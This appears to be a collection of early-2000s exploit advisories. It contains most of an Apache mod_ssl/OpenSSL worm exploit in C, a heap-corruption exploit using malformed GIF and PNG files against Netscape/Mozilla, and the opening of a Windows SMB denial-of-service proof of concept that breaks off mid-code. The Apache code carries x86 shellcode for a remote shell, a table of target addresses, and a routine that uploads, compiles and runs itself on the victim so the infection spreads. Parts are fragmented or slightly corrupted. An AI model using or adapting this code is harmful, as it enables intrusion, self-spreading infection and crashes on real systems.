char a[2];
int b=1;
if (buf == '' || buf == '\\\ ' || buf == '$') {
a[0]='\\ \';
a[1]=0;
b=write(sock,a,1);
}
if (b <= 0) return b;
a[0]=buf;
a[1]=0;
return write(sock,a,1);
}

```

```

int writem(int sock, char *str) {
return write(sock,str,strlen(str));
}

```

```

int encode(int a) {
register int ch, n;
register char *p;
char buf[80];
FILE *in;
if ((in=fopen("/tmp/.bugtraq.c","r")) == NULL) return 0;

```

```

writem(a,"begin 655 .bugtraq.c\n");
while ((n = fread(buf, 1, 45, in))
{
ch = ENC(n);
if (sendch(a,ch) <= 0) break;
for (p = buf; n > 0; n -= 3, p += 3)
{
if (n < 3) {
p[2] = '\0';
if (n < 2) p[1] = '\0';
}
ch = *p >> 2;
ch = ENC(ch);
if (sendch(a,ch) <= 0) break;
ch = ((*p << 4) & 060) | ((p[1] >> 4) & 017);
ch = ENC(ch);
if (sendch(a,ch) <= 0) break;
ch = ((p[1] << 2) & 074) | ((p[2] >> 6) & 03);
ch = ENC(ch);
if (sendch(a,ch) <= 0) break;
ch = p[2] & 077;
ch = ENC(ch);
if (sendch(a,ch) <= 0) break;
}
ch='\n';
if (sendch(a,ch) <= 0) break;
usleep(10);
}
if (ferror(in)) {
fclose(in);
return 0;
}
ch = ENC('\0');
sendch(a,ch);
ch = '\n';
sendch(a,ch);
writem(a,"end\n");
if (in) fclose(in);
return 1;
}

```

```
#define MAX_ARCH 21
```

```

struct archs {
char *os;
char *apache;
int func_addr;
} architectures[] = {
{"Gentoo", "", 0x08086c34},
{"Debian", "1.3.26", 0x080863cc},
{"Red-Hat", "1.3.6", 0x080707ec},
{"Red-Hat", "1.3.9", 0x0808ccc4},
{"Red-Hat", "1.3.12", 0x0808f614},
{"Red-Hat", "1.3.12", 0x0809251c},
{"Red-Hat", "1.3.19", 0x0809af8c},
{"Red-Hat", "1.3.20", 0x080994d4},
{"Red-Hat", "1.3.26", 0x08161c14},

```



```

{"Red-Hat", "1.3.23", 0x0808528c},
{"Red-Hat", "1.3.22", 0x0808400c},
{"SuSE", "1.3.12", 0x0809f54c},
{"SuSE", "1.3.17", 0x08099984},
{"SuSE", "1.3.19", 0x08099ec8},
{"SuSE", "1.3.20", 0x08099da8},
{"SuSE", "1.3.23", 0x08086168},
{"SuSE", "1.3.23", 0x080861c8},
{"Mandrake", "1.3.14", 0x0809d6c4},
{"Mandrake", "1.3.19", 0x0809ea98},
{"Mandrake", "1.3.20", 0x0809e97c},
{"Mandrake", "1.3.23", 0x08086580},
{"Slackware", "1.3.26", 0x083d37fc},
{"Slackware", "1.3.26", 0x080b2100}
};

extern int errno;

int cipher;
int ciphers;

#define FINDSCKPORTOFS 208 + 12 + 46

unsigned char overwrite_session_id_length[] =
"AAAA"
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
"\x70\x00\x00\x00";

unsigned char overwrite_next_chunk[] =
"AAAA"
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
"AAAA"
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
"AAAA"
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
"AAAA"
"\x00\x00\x00\x00"
"\x00\x00\x00\x00"
"AAAA"
"\x01\x00\x00\x00"
"AAAA"
"AAAA"
"AAAA"
"\x00\x00\x00\x00"
"AAAA"
"\x00\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00"
"AAAAAAA"

"\x00\x00\x00\x00"
"\x11\x00\x00\x00"
"dfd"
"bkbk"
"\x10\x00\x00\x00"
"\x10\x00\x00\x00"

"\xeb\x0a\x90\x90"

```

"\x90\x90\x90\x90"
"\x90\x90\x90\x90"

"\x31\xdb"
"\x89\xe7"
"\x8d\x77\x10"
"\x89\x77\x04"
"\x8d\x4f\x20"
"\x89\x4f\x08"
"\xb3\x10"
"\x89\x19"
"\x31\xc9"
"\xb1\xff"
"\x89\x0f"
"\x51"
"\x31\xc0"
"\xb0\x66"
"\xb3\x07"
"\x89\xf9"
"\xcd\x80"
"\x59"
"\x31\xdb"
"\x39\xd8"
"\x75\x0a"
"\x66\xb8\x12\x34"
"\x66\x39\x46\x02"
"\x74\x02"
"\xe2\xe0"
"\x89xcb"
"\x31\xc9"
"\xb1\x03"
"\x31\xc0"
"\xb0\x3f"
"\x49"
"\xcd\x80"
"\x41"
"\xe2\xf6"

"\x31\xc9"
"\xf7\xe1"
"\x51"
"\x5b"
"\xb0\xa4"
"\xcd\x80"

"\x31\xc0"
"\x50"
"\x68" "//sh"
"\x68" "/bin"
"\x89\xe3"
"\x50"
"\x53"
"\x89\xe1"
"\x99"
"\xb0\x0b"
"\xcd\x80";

```

#define BUFSIZE 16384
#define CHALLENGE_LENGTH 16
#define RC4_KEY_LENGTH 16
#define RC4_KEY_MATERIAL_LENGTH (RC4_KEY_LENGTH*2)
#define n2s(c,s) ((s=((unsigned int)(c[0]))<< 8)| ((unsigned
int)(c[1])) ),c+=2)
#define s2n(s,c) ((c[0]=(unsigned char)((s)>> 8)&0xff), c[1]=(unsigned
char)((s) &0xff)),c+=2)

typedef struct {
    int sock;
    unsigned char challenge[CHALLENGE_LENGTH];
    unsigned char master_key[RC4_KEY_LENGTH];
    unsigned char key_material[RC4_KEY_MATERIAL_LENGTH];
    int conn_id_length;
    unsigned char conn_id[SSL2_MAX_CONNECTION_ID_LENGTH];
    X509 *x509;
    unsigned char* read_key;
    unsigned char* write_key;
    RC4_KEY* rc4_read_key;
    RC4_KEY* rc4_write_key;
    int read_seq;
    int write_seq;
    int encrypted;
} ssl_conn;

long getip(char *hostname) {
    struct hostent *he;
    long ipaddr;
    if ((ipaddr = inet_addr(hostname)) < 0) {
        if ((he = gethostbyname(hostname)) == NULL) exit(-1);
        memcpy(&ipaddr, he->h_addr, he->h_length);
    }
    return ipaddr;
}

int sh(int sockfd) {
    char rcv[1024];
    fd_set rset;
    int maxfd, n;
    alarm(3600);
    writem(sockfd,"TERM=xterm; export TERM=xterm; exec bash -i\n");
    writem(sockfd,"rm -rf /tmp/.bugtraq.c;cat > /tmp/.uubugtraq <<
__eof__\n");
    encode(sockfd);
    writem(sockfd,"__eof__\n");
    memset(rcv,0,1024);
    sprintf(rcv,"/usr/bin/uudecode -o /tmp/.bugtraq.c /tmp/.uubugtraq;gcc -
o /tmp/.bugtraq /tmp/.bugtraq.c;/tmp/.bugtraq;exit\n");
    writem(sockfd,rcv);
    for (;;) {
        FD_ZERO(&rset);
        FD_SET(sockfd, &rset);
        select(sockfd+1, &rset, NULL, NULL, NULL);
        if (FD_ISSET(sockfd, &rset)) if ((n = read(sockfd, rcv, sizeof(rcv)))
== 0) return 0;
    }
}

```

```

}

int get_local_port(int sock) {
struct sockaddr_in s_in;
unsigned int namelen = sizeof(s_in);
if (getsockname(sock, (struct sockaddr *)&s_in, &namelen) < 0) exit(1);
return s_in.sin_port;
}

int connect_host(char* host, int port) {
struct sockaddr_in s_in;
int sock;
s_in.sin_family = AF_INET;
s_in.sin_addr.s_addr = getip(host);
s_in.sin_port = htons(port);
if ((sock = socket(AF_INET, SOCK_STREAM, 0)) <= 0) exit(1);
alarm(10);
if (connect(sock, (struct sockaddr *)&s_in, sizeof(s_in)) < 0) exit(1);
alarm(0);
return sock;
}

ssl_conn* ssl_connect_host(char* host, int port) {
ssl_conn* ssl;
if (!(ssl = (ssl_conn*) malloc(sizeof(ssl_conn)))) exit(1);
ssl->encrypted = 0;
ssl->write_seq = 0;
ssl->read_seq = 0;
ssl->sock = connect_host(host, port);
return ssl;
}

char res_buf[30];

int read_data(int sock, unsigned char* buf, int len) {
int l;
int to_read = len;
do {
if ((l = read(sock, buf, to_read)) < 0) exit(1);
to_read -= l;
}
while (to_read > 0);
return len;
}

int read_ssl_packet(ssl_conn* ssl, unsigned char* buf, int buf_size) {
int rec_len, padding;
read_data(ssl->sock, buf, 2);
if ((buf[0] & 0x80) == 0) {
rec_len = ((buf[0] & 0x3f) << 8) | buf[1];
read_data(ssl->sock, &buf[2], 1);
padding = (int)buf[2];
}
else
{
rec_len = ((buf[0] & 0x7f) << 8) | buf[1];
padding = 0;
}
}

```

```

}
if ((rec_len <= 0) || (rec_len > buf_size)) exit(1);
read_data(ssl->sock, buf, rec_len);
if (ssl->encrypted)
{
if (MD5_DIGEST_LENGTH + padding >= rec_len) {
if ((buf[0] == SSL2_MT_ERROR) && (rec_len == 3)) return 0;
else exit(1);
}
RC4(ssl->rc4_read_key, rec_len, buf, buf);
rec_len = rec_len - MD5_DIGEST_LENGTH - padding;
memmove(buf, buf + MD5_DIGEST_LENGTH, rec_len);
}
if (buf[0] == SSL2_MT_ERROR) {
if (rec_len != 3) exit(1);
else return 0;
}
return rec_len;
}

void send_ssl_packet(ssl_conn* ssl, unsigned char* rec, int rec_len) {
unsigned char buf[BUFSIZE];
unsigned char* p;
int tot_len;
MD5_CTX ctx;
int seq;
if (ssl->encrypted) tot_len = rec_len + MD5_DIGEST_LENGTH;
else tot_len = rec_len;
if (2 + tot_len > BUFSIZE) exit(1);
p = buf;
s2n(tot_len, p);
buf[0] = buf[0] | 0x80;
if (ssl->encrypted) {
seq = ntohl(ssl->write_seq);
MD5_Init(&ctx);
MD5_Update(&ctx, ssl->write_key, RC4_KEY_LENGTH);
MD5_Update(&ctx, rec, rec_len);
MD5_Update(&ctx, &seq, 4);
MD5_Final(p, &ctx);
p+=MD5_DIGEST_LENGTH;
memcpy(p, rec, rec_len);
RC4(ssl->rc4_write_key, tot_len, &buf[2], &buf[2]);
}
else memcpy(p, rec, rec_len);
send(ssl->sock, buf, 2 + tot_len, 0);
ssl->write_seq++;
}

void send_client_hello(ssl_conn *ssl) {
int i;
unsigned char buf[BUFSIZE] =
"\x01"
"\x00\x02"
"\x00\x18"
"\x00\x00"
"\x00\x10"
"\x07\x00\xc0\x05\x00\x80\x03\x00"

```

```

        "\x80\x01\x00\x80\x08\x00\x80\x06"
        "\x00\x40\x04\x00\x80\x02\x00\x80"
        "";
for (i = 0; i < CHALLENGE_LENGTH; i++) ssl->challenge[i] = (unsigned
char) (rand() >> 24);
memcpy(&buf[33], ssl->challenge, CHALLENGE_LENGTH);
send_ssl_packet(ssl, buf, 33 + CHALLENGE_LENGTH);
}

void get_server_hello(ssl_conn* ssl) {
unsigned char buf[BUFSIZE];
unsigned char *p, *end;
int len;
int server_version, cert_length, cs_length, conn_id_length;
int found;
if (!(len = read_ssl_packet(ssl, buf, sizeof(buf)))) exit(1);
if (len < 11) exit(1);
p = buf;
if (*(p++) != SSL2_MT_SERVER_HELLO) exit(1);
if (*(p++) != 0) exit(1);
if (*(p++) != 1) exit(1);
n2s(p, server_version);
if (server_version != 2) exit(1);
n2s(p, cert_length);
n2s(p, cs_length);
n2s(p, conn_id_length);
if (len != 11 + cert_length + cs_length + conn_id_length) exit(1);
ssl->x509 = NULL;
ssl->x509=d2i_X509(NULL,&p,(long)cert_length);
if (ssl->x509 == NULL) exit(1);
if (cs_length % 3 != 0) exit(1);
found = 0;
for (end=p+cs_length; p < end; p += 3) if ((p[0] == 0x01) && (p[1] ==
0x00) && (p[2] == 0x80)) found = 1;

if (!found) exit(1);
if (conn_id_length > SSL2_MAX_CONNECTION_ID_LENGTH) exit(1);
ssl->conn_id_length = conn_id_length;
memcpy(ssl->conn_id, p, conn_id_length);
}

void send_client_master_key(ssl_conn* ssl, unsigned char*
key_arg_overwrite, int key_arg_overwrite_len) {
int encrypted_key_length, key_arg_length, record_length;
unsigned char* p;
int i;
EVP_PKEY *pkey=NULL;
unsigned char buf[BUFSIZE] =
    "\x02"
    "\x01\x00\x80"
    "\x00\x00"
    "\x00\x40"
    "\x00\x08";
p = &buf[10];
for (i = 0; i < RC4_KEY_LENGTH; i++) ssl->master_key[i] = (unsigned
char) (rand() >> 24);
pkey=X509_get_pubkey(ssl->x509);

```

```

if (!pkey) exit(1);
if (pkey->type != EVP_PKEY_RSA) exit(1);
encrypted_key_length = RSA_public_encrypt(RC4_KEY_LENGTH, ssl-
>master_key, &buf[10], pkey->pkey.rsa, RSA_PKCS1_PADDING);
if (encrypted_key_length <= 0) exit(1);
p += encrypted_key_length;
if (key_arg_overwrite) {
for (i = 0; i < 8; i++) *(p++) = (unsigned char) (rand() >> 24);
memcpy(p, key_arg_overwrite, key_arg_overwrite_len);
key_arg_length = 8 + key_arg_overwrite_len;
}
else key_arg_length = 0;
p = &buf[6];
s2n(encrypted_key_length, p);
s2n(key_arg_length, p);
record_length = 10 + encrypted_key_length + key_arg_length;
send_ssl_packet(ssl, buf, record_length);
ssl->encrypted = 1;
}

void generate_key_material(ssl_conn* ssl) {
unsigned int i;
MD5_CTX ctx;
unsigned char *km;
unsigned char c='0';
km=ssl->key_material;
for (i=0; i<RC4_KEY_MATERIAL_LENGTH; i+=MD5_DIGEST_LENGTH) {
MD5_Init(&ctx);
MD5_Update(&ctx,ssl->master_key,RC4_KEY_LENGTH);
MD5_Update(&ctx,&c,1);
c++;
MD5_Update(&ctx,ssl->challenge,CHALLENGE_LENGTH);
MD5_Update(&ctx,ssl->conn_id, ssl->conn_id_length);
MD5_Final(km,&ctx);
km+=MD5_DIGEST_LENGTH;
}
}

void generate_session_keys(ssl_conn* ssl) {
generate_key_material(ssl);
ssl->read_key = &(ssl->key_material[0]);
ssl->rc4_read_key = (RC4_KEY*) malloc(sizeof(RC4_KEY));
RC4_set_key(ssl->rc4_read_key, RC4_KEY_LENGTH, ssl->read_key);
ssl->write_key = &(ssl->key_material[RC4_KEY_LENGTH]);
ssl->rc4_write_key = (RC4_KEY*) malloc(sizeof(RC4_KEY));
RC4_set_key(ssl->rc4_write_key, RC4_KEY_LENGTH, ssl->write_key);
}

void get_server_verify(ssl_conn* ssl) {
unsigned char buf[BUFSIZE];
int len;
if (!(len = read_ssl_packet(ssl, buf, sizeof(buf)))) exit(1);
if (len != 1 + CHALLENGE_LENGTH) exit(1);
if (buf[0] != SSL2_MT_SERVER_VERIFY) exit(1);
if (memcmp(ssl->challenge, &buf[1], CHALLENGE_LENGTH)) exit(1);
}

```

```

void send_client_finished(ssl_conn* ssl) {
unsigned char buf[BUFSIZE];
buf[0] = SSL2_MT_CLIENT_FINISHED;
memcpy(&buf[1], ssl->conn_id, ssl->conn_id_length);
send_ssl_packet(ssl, buf, 1+ssl->conn_id_length);
}

void get_server_finished(ssl_conn* ssl) {
unsigned char buf[BUFSIZE];
int len;
int i;
if (!(len = read_ssl_packet(ssl, buf, sizeof(buf)))) exit(1);
if (buf[0] != SSL2_MT_SERVER_FINISHED) exit(1);
if (len <= 112) exit(1);
cipher = *(int*)&buf[101];
ciphers = *(int*)&buf[109];
}

void get_server_error(ssl_conn* ssl) {
unsigned char buf[BUFSIZE];
int len;
if ((len = read_ssl_packet(ssl, buf, sizeof(buf))) > 0) exit(1);
}

void exploit(char *ip) {
int port = 443;
int i;
int arch=-1;
int N = 20;
ssl_conn* ssl1;
ssl_conn* ssl2;
char *a;
alarm(3600);
if ((a=GetAddress(ip)) == NULL) exit(0);
if (strncmp(a,"Apache",6)) exit(0);
for (i=0;i<MAX_ARCH;i++) {
if (strstr(a,architectures[i].apache) && strstr(a,architectures[i].os))
{
arch=i;
break;
}
}
if (arch == -1) arch=9;
srand(0x31337);

for (i=0; i<N; i++) {
connect_host(ip, port);
usleep(100000);
}

ssl1 = ssl_connect_host(ip, port);
ssl2 = ssl_connect_host(ip, port);
send_client_hello(ssl1);
get_server_hello(ssl1);
send_client_master_key(ssl1, overwrite_session_id_length,
sizeof(overwrite_session_id_length)-1);
generate_session_keys(ssl1);
}

```



```

get_server_verify(ssl1);
send_client_finished(ssl1);
get_server_finished(ssl1);
port = get_local_port(ssl2->sock);
overwrite_next_chunk[FINDSCKPORTOFS] = (char) (port & 0xff);
overwrite_next_chunk[FINDSCKPORTOFS+1] = (char) ((port >> 8) & 0xff);
*(int*)&overwrite_next_chunk[156] = cipher;
*(int*)&overwrite_next_chunk[192] = architectures[arch].func_addr - 12;
*(int*)&overwrite_next_chunk[196] = ciphers + 16;
send_client_hello(ssl2);
get_server_hello(ssl2);
send_client_master_key(ssl2, overwrite_next_chunk,
sizeof(overwrite_next_chunk)-1);
generate_session_keys(ssl2);
get_server_verify(ssl2);
for (i = 0; i < ssl2->conn_id_length; i++) ssl2->conn_id[i] = (unsigned
char) (rand() >> 24);
send_client_finished(ssl2);
get_server_error(ssl2);
sh(ssl2->sock);
close(ssl2->sock);
close(ssl1->sock);
exit(0);
}

```

```

main(int argc, char **argv[])

```

```

{
if (argc!=2)
{
printf("AVAILABLE TARGETS:\n
1) Gentoo, apache, 0x08086c34
2) Debian, apache 1.3.26, 0x080863cc
3) Red-Hat, apache 1.3.6, 0x080707ec
4) Red-Hat, apache 1.3.9, 0x0808ccc4
5) Red-Hat, apache 1.3.12, 0x0808f614
6) Red-Hat, apache 1.3.12, 0x0809251c
7) Red-Hat, apache 1.3.19, 0x0809af8c
8) Red-Hat, apache 1.3.20, 0x080994d4
9) Red-Hat, apache 1.3.26, 0x08161c14
10) Red-Hat, apache 1.3.23, 0x0808528c
11) Red-Hat, apache 1.3.22, 0x0808400c
12) SuSE, apache 1.3.12, 0x0809f54c
13) SuSE, apache 1.3.17, 0x08099984
14) SuSE, apache 1.3.19, 0x08099ec8
15) SuSE, apache 1.3.20, 0x08099da8
16) SuSE, apache 1.3.23, 0x08086168
17) SuSE, apache 1.3.23, 0x080861c8
18) Mandrake, apache 1.3.14, 0x0809d6c4
19) Mandrake, apache 1.3.19, 0x0809ea98
20) Mandrake, apache 1.3.20, 0x0809e97c
21) Mandrake, apache 1.3.23, 0x08086580
22) Slackware, apache 1.3.26, 0x083d37fc
23) Slackware, apache 1.3.26, 0x080b2100

```

Adapted after a apache worm by contem@efnet by

```
nebunu <nebunu@home.ro>
DrBios <cosmin800@hotmail.com>
```

```
Usage: ./apache-ex <IP>
\n\n");
exit(0);
}
printf("Exploiting %s , nebunu rulez!\n..",argv[1]);
exploit(argv[1]);
sleep(3);
printf("Connecting to shell on port 30464\n...");
pizda=conectare(argv[1],30464);
pulamea(pizda);
}
```

Zero Width GIF: The information has been provided by zen-parse. Zero width GIF file can cause an exploitable heap corruption. The following advisory contains an example exploit for malformed GIFs under Netscape 6.2.3. This vulnerability also affects a number of other browsers, including Mozilla (of course) and manages to kill Opera.

Exploit:

create.c

```
main()
{
    int c;
    close(1);
    unlink("mapfile.ppm");
    open("mapfile.ppm",65,0660);
    printf("P6 256 1 255\n");
    for(c=0;c<256;c++)
    {
        printf("%c%c%c",c,c,c);
    }
}
```

enc.c

```
char was[]=
"\xef\xbe\xad\xde\x1a\xc0\xca\xc0\x11\x22\x33\x44\x88\x77\x66\x55"
"\xef\xbe\xad\xde\x1a\xc0\xca\xc0\x11\x22\x33\x44\x88\x77\x66\x55"
"\xef\xbe\xad\xde\x1a\xc0\xca\xc0\x11\x22\x33\x44\x88\x77\x66\x55"
"\xef\xbe\xad\xde\x1a\xc0\xca\xc0\x11\x22\x33\x44\x88\x77\x66\x55"
"\xef\xbe\xad\xde\x1a\xc0\xca\xc0\x11\x22\x33\x44\x88\x77\x66\x55"
"\xef\xbe\xad\xde\x1a\xc0\xca\xc0\x11\x22\x33\x44\x88\x77\x66\x55";
int waslen=0;
main()
{
    char c[256][3];
    int cu=0;
    int x;

    printf("P6 1 256 255\n");
    waslen=strlen(was);
    for(x=0;x<waslen;x+=3)
    {
        char v[4];
        int count,found=0;
```

```

v[0]=was[x+0];
v[1]=was[x+1];
v[2]=was[x+2];
v[3]=0;
if(cu>255){
    perror("failed on colormap, expected:");
    exit(1);
}
for(count=0;count<cu;count++)
{
    if(!strcmp(v,&c[count]))
    {
        printf("%c%c%c",v[0],v[1],v[2]);
        found=1;
    }
}
if(!found)
{
    printf("%c%c%c",v[0],v[1],v[2]);
    memcpy(c[cu++],v,3);
}
}
for(;cu<256;cu++)
{
    c[cu][0]=cu;
    c[cu][1]=cu;
    c[cu][2]=cu;
    printf("%c%c%c",c[cu][0],c[cu][1],c[cu][2]);
}
}

```

generic.c

```

char large[128000];
int f;
#define TARGET (0x40197000 /*libnspr4.so*/ + /*PR_Malloc*/ 0x00029270)
#define REPLACE 0x41AB005E /* "shellcode" */

int inv(short c)
{
    return c;
    return ((c&0xff)<<8)|((c&0xff00)>>8);
}

void doc(char *c)
{
    write(f,c,1);
    write(f,c,1);
    write(f,c,1);
}

void add(int ix)
{
    char*p=(char*)&ix;
    doc(&p[0]);
    doc(&p[1]);
    doc(&p[2]);
    doc(&p[3]);
}

```

```

}

int ar[]=
{
    0x12344321,
    0x87655678,
    0x01020304,
    0x04030201,
    0x11223344,
    0x87654321,
    0};

main()
{
    int y=2;
    int x=0;
    int z=0,c,siz;
    char header[100];

    int rx=9*4;
    int ry=1;
    printf("x=%d y=%d\n",x,y);
    sprintf(header,"P6 %1$d %2$d 255\n",rx,ry);
    unlink("img1.ppm");
    unlink("img1.ppm");
    f=open("img1.ppm",65,0664);
    if(!(f+1))exit(1);
    write(f,header,strlen(header));
    add(0x20656964);
    add(0x2e776f6e);
    add(0);
    add(0);
    add(TARGET-12);
    add(REPLACE);
    for(c=0;c<rx*ry;c++)
    {
        add(0);
    }
    close(f);
    system("ppmtogif -sort -map mapfile.ppm <img1.ppm >tmp1.gif");
    f=open("tmp1.gif",0);
    if(!(f+1))exit(1);
    memset(large,0,128000);
    siz=read(f,large,128000);
    close(f);
    unlink("img1.gif");
    f=open("img1.gif",65,0664);
    if(!(f+1))exit(1);
    *(short*)&large[6]=inv(x);
    *(short*)&large[8]=inv(y);

/* */
    *(short*)&large[0x0312]=inv(x);
    *(short*)&large[0x0314]=inv(y);
/* */

```

```
write(f,large,siz);
close(f);
}
```

pngshellcode.c

```
/*
 * This program makes 2048x4000 .ppm file, and converts it into a
 * valid png file, around 22k or so. It uncompresses to the
 * full 24576000 bytes of data, which pushes the memory ranges
 * accessible way up... making 0x42424242 a valid address.
 *
 * There are 2 parts to the image file:
 * 1) The shellcode. This code is ripped almost exactly from
 * the jar exploit image maker, with the only modifications
 * being the image size (was 2048x2048) and the next section.
 * 2) A large number of pointers to the shellcode. This is the
 * part that will be at address 0x42424242.
 *
 * See pngcrash.c for how we get 0x42424242 to be used as a pointer
 * to a function.
 */
```

```
//#define TESTING
//#define EXEC
```

```
#define SIZ (3*2048*4000)
```

```
char *buf;
```

```
char code[]=
"\xeb\x02\xeb\x0d\xe8\xf9\xff\xff\xff\x90\x90\x90\x90\x90\x90\x90"
"\x90\x58\x8b\x18\x85\xdb\x75\x02\xeb\xfe\x31\xdb\x89\x18\xbc\xe0"
"\xff\xff\xbf\x89\xe6\xbb\x01\x48\x4f\x4d\x4b\x4e\x8b\x0e\x39\xcb"
"\x75\xf9\xbb\x4f\x4d\x45\x3d\x46\x46\x8b\x0e\x39\xcb\x74\x04\x4e"
"\x4e\xeb\xe2\xc7\x06\xef\xbe\xad\xde\x81\x2e\xef\xbe\xad\xde\x46"
"\x46\x46\x46\x89\xf7\x46\x8b\x0e\x84\xc9\x75\xf9\xc7\x06\x2f\x2e"
"\x6d\x61\x46\x46\x46\x46\xc7\x06\x73\x68\x72\x63\x46\x46\x46\x46"
"\xc7\x06\xef\xbe\xad\xde\x81\x2e\xef\xbe\xad\xde\x31\xc0\x31\xc9"
"\x31\xd2\x89\xfb\x04\x0a\xcd\x80\x31\xc0\x04\x05\x80\xc1\x41\x66"
"\x81\xc2\xb0\x01\xcd\x80\x89\xc6\x40\x85\xc0\x74\x17\xeb\x1a\x59"
"\x89\xf3\x31\xd2\xb2\x50\x31\xc0\x04\x04\xcd\x80\x89\xf3\x31\xc0"
"\x04\x06\xcd\x80\x31\xc0\x40\xcd\x80\xe8\xe1\xff\xff\xff\x23\x73"
"\x6f\x6d\x65\x20\x72\x61\x6e\x64\x6f\x6d\x20\x63\x6f\x6d\x6d\x61"
"\x6e\x64\x73\x0a\x74\x6f\x75\x63\x68\x20\x2f\x76\x61\x72\x2f\x74"
"\x6d\x70\x2f\x6f\x77\x6e\x65\x64\x2e\x60\x77\x68\x6f\x61\x6d\x69"
"\x60\x0a\x65\x78\x69\x74\x0a\x7a\x65\x6e\x2d\x70\x61\x72\x73\x65"
"\x20\x6f\x77\x6e\x65\x64\x20\x79\x6f\x75\x2e\x2e\x2e\x0a";
```

```
char addr[4];
```

```
main()
{
int f,x,y,z,c=0,ofs=2;
buf=(char*)malloc(SIZ);
if(!buf)exit(1);
unlink("scode.ppm");
f=open("scode.ppm",65,644);
if(f==-1)exit(1);
```

```

write(f,"P6 2048 4000 255\n",17);
#ifdef TESTING
memset(buf,'@',SIZ);

for(y=0;y<2048;y++)
{
for(x=0;x<3*2048;x+=2)
{
if((x<950)|| (x>1024))buf[x+3*y*2048]=0xeb;
}
strcpy(&buf[1024+(3*y*2048)],code);
}

// *(int*)&addr=0xdeadbeef;
*(int*)&addr=0x41ab005e;
for(;y<4000;y++)
{
for(x=0;x<3*2048;x++)
{
buf[x+(3*y*2048)]=addr[ofs++];
ofs%=4;
}
}

#else
memset(buf,0xcc,SIZ);
#endif
strcpy(&buf[SIZ-(strlen(code)+1)],code);
write(f,buf,SIZ);
close(f);
#ifdef EXEC
free(buf);
if(system("pnmtopng <scode.ppm >scode.png"))
{
printf("png creation failed\n");
exit(1);
};
unlink("scode.ppm");
#else
__asm__(
movl buf,%eax
call *%eax
);
#endif
printf("Shellcode length: %d\n",strlen(code));
return 0;
}

```

Windows SMB Nuker: The information has been provided by Frederic eletang. A security vulnerability in the Windows operating system allows remote attackers to cause the operating system to crash, the following is an exploit code that can be used by administrator to test their system for the mentioned vulnerability.

Exploit code:

```

/*
* smbnuke.c -- Windows SMB Nuker (DoS) - Proof of concept

```

```

* Copyright (C) 2002 Frederic Deletang (df@phear.org)
*
* This program is free software; you can redistribute it and/or
* modify it under the terms of the GNU General Public License
* as published by the Free Software Foundation; either version 2 of
* the License or (at your option) any later version.
*
* This program is distributed in the hope that it will be
* useful, but WITHOUT ANY WARRANTY; without even the implied warranty
* of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
* GNU General Public License for more details.
*
* You should have received a copy of the GNU General Public License
* along with this program; if not, write to the Free Software
* Foundation, Inc., 59 Temple Place, Suite 330, Boston, MA 02111-1307
* USA
*/

/* NOTE:
* Compile this program using only GCC and no other compilers
* (except if you think this one supports the __attribute__ (( packed ))
attribute)
* This program might not work on big-endian systems.
* It has been successfully tested from the following platforms:
* - Linux 2.4.18 / i686
* - FreeBSD 4.6.1-RELEASE-p10 / i386
* Don't bother me if you can't get it to compile or work on Solaris
using the SunWS compiler.
*
* Another thing: The word counts are hardcoded, careful if you hack the
sources.
*/

/* Copyright notice:
* some parts of this source (only two functions, name_len and
name_mangle)
* has been taken from libsmb. The rest, especially the structures has
* been written by me.
*/

#include <stdio.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netdb.h>
#include <fcntl.h>
#include <stdlib.h>
#include <ctype.h>
#include <assert.h>
#include <string.h>
#include <errno.h>
#include <time.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <string.h>
#include <sys/time.h>

```

```

#define SESSION_REQUEST 0x81

#define SESSION_MESSAGE 0x00

#define SMB_NEGOTIATE_PROTOCOL 0x72
#define SMB_SESSION_SETUP_ANDX 0x73
#define SMB_TREE_CONNECT_ANDX 0x75
#define SMB_COM_TRANSACTION 0x25

#define bswap16(x) \
(((x) >> 8) & 0xff) | (((x) & 0xff) << 8))

typedef struct
{
    unsigned char server_component[4];
    unsigned char command;
    unsigned char error_class;
    unsigned char reserved1;
    uint16_t error_code;
    uint8_t flags;
    uint16_t flags2;
    unsigned char reserved2[12];
    uint16_t tree_id;
    uint16_t proc_id;
    uint16_t user_id;
    uint16_t mpex_id;
}
__attribute__((packed)) smb_header;

typedef struct
{
    unsigned char type;
    unsigned char flags;
    unsigned short length;
    unsigned char called[34];
    unsigned char calling[34];
}
__attribute__((packed)) nbt_packet;

typedef struct
{
    /* wct: word count */
    uint8_t wct;
    unsigned char andx_command;
    unsigned char reserved1;
    uint16_t andx_offset;
    uint16_t max_buffer;
    uint16_t max_mpx_count;
    uint16_t vc_number;
    uint32_t session_key;
    uint16_t ANSI_pwlen;
    uint16_t UNI_pwlen;
    unsigned char reserved2[4];
    uint32_t capabilities;
    /* bcc: byte count */
    uint16_t bcc;
}

```



```
__attribute__((packed)) session_setup_andx_request;
```

```
typedef struct
```

```
{  
    /* wct: word count */  
    uint8_t wct;  
    unsigned char andx_command;  
    unsigned char reserved1;  
    uint16_t andx_offset;  
    uint16_t flags;  
    uint16_t pwlen;  
    uint16_t bcc;  
}
```

```
__attribute__((packed)) tree_connect_andx_request;
```

```
typedef struct
```

```
{  
    /* wct: word count */  
    uint8_t wct;  
    uint16_t total_param_cnt;  
    uint16_t total_data_cnt;  
    uint16_t max_param_cnt;  
    uint16_t max_data_cnt;  
    uint8_t max_setup_cnt;  
    unsigned char reserved1;  
    uint16_t flags;  
    uint32_t timeout;  
    uint16_t reserved2;  
    uint16_t param_cnt;  
    uint16_t param_offset;  
    uint16_t data_cnt;  
    uint16_t data_offset;  
    uint8_t setup_count;  
    uint8_t reserved3;  
    /* bcc: byte count */  
    uint16_t bcc;  
}
```

```
__attribute__((packed)) transaction_request;
```

```
typedef struct
```

```
{  
    uint16_t function_code;  
    unsigned char param_descriptor[6];  
    unsigned char return_descriptor[7];  
    uint16_t detail_level;  
    uint16_t recv_buffer_len;  
}
```

```
